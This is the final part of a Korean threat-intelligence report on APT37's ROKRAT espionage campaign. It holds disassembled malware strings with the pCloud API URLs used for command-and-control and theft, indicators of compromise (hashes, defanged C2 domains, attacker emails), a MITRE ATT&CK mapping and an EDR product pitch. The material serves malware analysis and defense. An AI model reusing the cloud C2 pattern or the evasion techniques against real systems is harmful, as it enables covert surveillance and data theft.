0x0046d6d8          .string "https://api.pcloud.com/deletefile?path=%s" ; len=84
;-- data.0046d72c:
0x0046d72c          .string "true" ; len=10
0x0046d736      0000        add     byte [eax], al
```

[표 28] 'Tulips.gif' 파일의 pCloud API 함수

other32.jpg	

```
;-- str.https:__api.pcloud.com_getfilelink_path__s_forcedownload_1_skipfilename_1:
0x004bac88          .string "https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1"
;-- str.hosts:
0x004bad1c          .string "hosts" ; len=6
0x004bad22      0000        add     byte [eax], al
;-- str.https:___s_s:
0x004bad24          .string "https://%s%s" ; len=26
0x004bad3e      0000        add     byte [eax], al
;-- str.https:__api.pcloud.com_deletefile_path__s:
0x004bad40          .string "https://api.pcloud.com/deletefile?path=%s" ; len=84
0x004bad94      64fb        sti
0x004bad96      4b          dec     ebx
0x004bad97      0083cd43.   add     byte [ebx - 0x43ffbc33], al
```


[표 29] 'other32.jpg' 파일의 pCloud API 함수

05. 위협 캠페인 (Threat Campaigns)

a. 캠페인 사례별 연관성

○ 지니언스 시큐리티 센터(GSC)는 본 사건을 조사하는 과정에 APT37 위협이 캠페인 형태로 다수 발생 중인 정황을 확인했습니다. 앞서 본 보고서에 기술된 북한인권분야 대상 공격뿐만 아니라, 별개의 대북 언론단체나 탈북민을 상대로 한 위협도 식별됐습니다.

○ 공격자는 정보탈취 거점으로 사용하는 pCloud 가입시 러시아 무료 이메일 서비스 얀덱스(yandex.com)를 활용했습니다. 더불어 원드라이브(onedrive.com) 클라우드 서비스에 가입할 때는 'Iris Span', 'sandoz messi' 외에 한글식 표기법 '총무인사팀 전자문서' 이름이 사용됐습니다.



[그림 22] 위협 사례별 관계도

06. 결론 및 대응방법 (Conclusion)

a. 북한 연계(APT37) 사이버 안보 위협 고조

○ 본 보고서는 북한 배후 해킹 조직으로 알려진 APT37 그룹의 최근 동향과 공격 전략을 파악하는데 의미가 있습니다. ROKRAT 악성 파일을 설치하는 전체 과정을 기술하고, 그들이 어떤 절차를 통해 은밀한 사이버 첩보 활동을 전개하는지 설명합니다.

○ 2016년 전후 본격적인 활동을 한 APT37 그룹은 2023년 현재까지도 매우 활발하며, 과거에 사용했던 악성파일 소스코드를 지속 관리하고 실전 배치에 적극 활용하고 있다는 점도 사실로 증명됐습니다.

○ 이들은 보안 솔루션의 탐지를 우회하기 위해 다각적 시도를 수행하고 있습니다. 다양한 문서 포맷에 악성 코드를 삽입하거나 바로가기(LNK) 파일에 악성 코드를 은닉하는 감염 체인 수법까지 해킹 성공 확률을 높이기 위해 전략을 고도화하고 있습니다.

○ 미국과 러시아의 공개된 클라우드 서비스에 가입해, 명령제어(C2) 서버로 활용하는 등 무료 웹 서비스를 악용하고 있어 많은 관심과 적절한 대응 방안이 요구됩니다.


b. Genian EDR 제품을 통한 효과적인 대응

○ Genian EDR[1] 환경에서는 탐지 시각에 따른 위협 이벤트 조회를 통해 빠르고 정확하게 해당 위협을 탐지하고 대응할 수 있습니다. 본 캠페인은 스테가노그래피와 Powershell 파일리스 기법 등 탐지 우회를 위해 다단계 방식을 사용하고 있어 탐지가 복잡한 형태 중에 하나입니다. 하지만 Genian EDR 제품이 구동 중인 환경의 경우, 핵심 위협 이벤트를 즉각 탐지하고 대응할 수 있습니다.

○ 동일한 위협행위 발생 조건하에 Genian EDR 제품이 단말 이상행위 이벤트를 탐지하고, 프로세스 트리와 시각화를 통해 위협 행위를 직관적으로 해석할 수 있습니다. 이런 공격


[1] https://www.genians.co.kr/products/genian-edr/

스토리 라인을 통해 유입된 위협 활동을 인지하고 위협 상황 전체의 가시성을 확보하고 해석하는데 유용한 가이드로 활용됩니다.



[그림 23] Genian EDR 위협 탐지 스토리 라인 화면 (가시성 제공)

○ 공격자는 탐지 노출을 최소화하기 위해 Powershell 커맨드 라인에 바이너리 블록을 인젝션하는데, Genian EDR 제품은 해당 명령어(Command Execution)와 네트워크 접속(Network Connection Creation) 등의 데이터 소스와 컴포넌트를 수집하여 초기 위협 증거를 확보해 분석할 수 있습니다.



[그림 24] Genian EDR 솔루션에서 탐지된 Powershell 명령과 pCloud 통신 이벤트 화면

07. 침해 지표 (Indicator of Compromise)

a. 주요 MD5 Hash

- f948adbdfd39c63d226b0699c8b84bf0
- 85e71578ad7fea3c15095b6185b14881
- be32725e676d49eaa11ff51c61f18907
- 657fd7317ccde5a0e0c182a626951a9f
- 8f106544bfd4755d17a353064666426a
- e233e4da734f75388b40fed1717bfb6a
- aa8ba9a029fa98b868be66b7d46e927b
- 0f5eeb23d701a2b342fc15aa90d97ae0
- a8a82038d1a91e9fdf538cb765d1be66
- 1b046ab2261bc0dc5c6cd999f9a8b1c6
- 59c146243f3b9315c71cacdaf838ddd5
- e5fc86a7bae1e2269d543dfe83fd6625
- cfe96e925f8bfbe7ace33ddd41ead1fb
- 445e7fd6bb684420d6b8523fe0c55228
- 74e3d84492845067a0da6cfa00c064eb

b. 공격자 이메일 주소

- claudiaback0910@yandex[.]com
- pardonsingh@yandex[.]com
- njrntop@gmail[.]com

c. 명령제어(C2) 호스트 서버

- dost.b4a[.]app
- docx1.b4a[.]app
- filestorage.b4a[.]app

08. 공격 지표 (Indicator of Attack)

a. MITRE ATT&CK[2] Matrix - APT37[3] Group Descriptions

Tactic	Technique	Description
Reconnaissance	T1598.002	Phishing for Information: Spearphishing Attachment
	T1598.003	Phishing for Information: Spearphishing Link
Initial Access	T1566.001	Phishing: Spearphishing Attachment
	T1566.002	Phishing: Spearphishing Link
Execution	T1204.002	User Execution: Malicious File
	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1059.005	Command and Scripting Interpreter: Visual Basic
Defense Evasion	T1027.003	Obfuscated Files or Information: Steganography
	T1027.009	Obfuscated Files or Information: Embedded Payloads
	T1027.010	Obfuscated Files or Information: Command Obfuscation
	T1055	Process Injection
	T1497.001	Virtualization/Sandbox Evasion: System Checks
Discovery	T1082	System Information Discovery
	T1083	File and Directory Discovery

[2] ATT&CK : The Adversarial Tactics, Techniques, and Common Knowledge

[3] https://attack.mitre.org/groups/G0067/

Collection	T1005	Data from Local System
	T1113	Screen Capture
Command and Control	T1001.002	Data Obfuscation: Steganography
Exfiltration	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage

[표 30] MITRE ATT&CK, Tactics and Techniques

09. 참고 자료 (Reference)

- 링크 파일(*.lnk)을 통해 유포되는 RokRAT 악성코드
- MAR-10160323-1.v2
- Retrohunting APT37: North Korean APT used VBA self decode technique to inject RokRat
- North Korean BLUELIGHT Special: InkySquid Deploys RokRAT
- CHAIN REACTION: ROKRAT'S MISSING LINK
- APT37针对韩国外交部下发RokRAT的窃密活动分析
- The ink-stained trail of GOLDBACKDOOR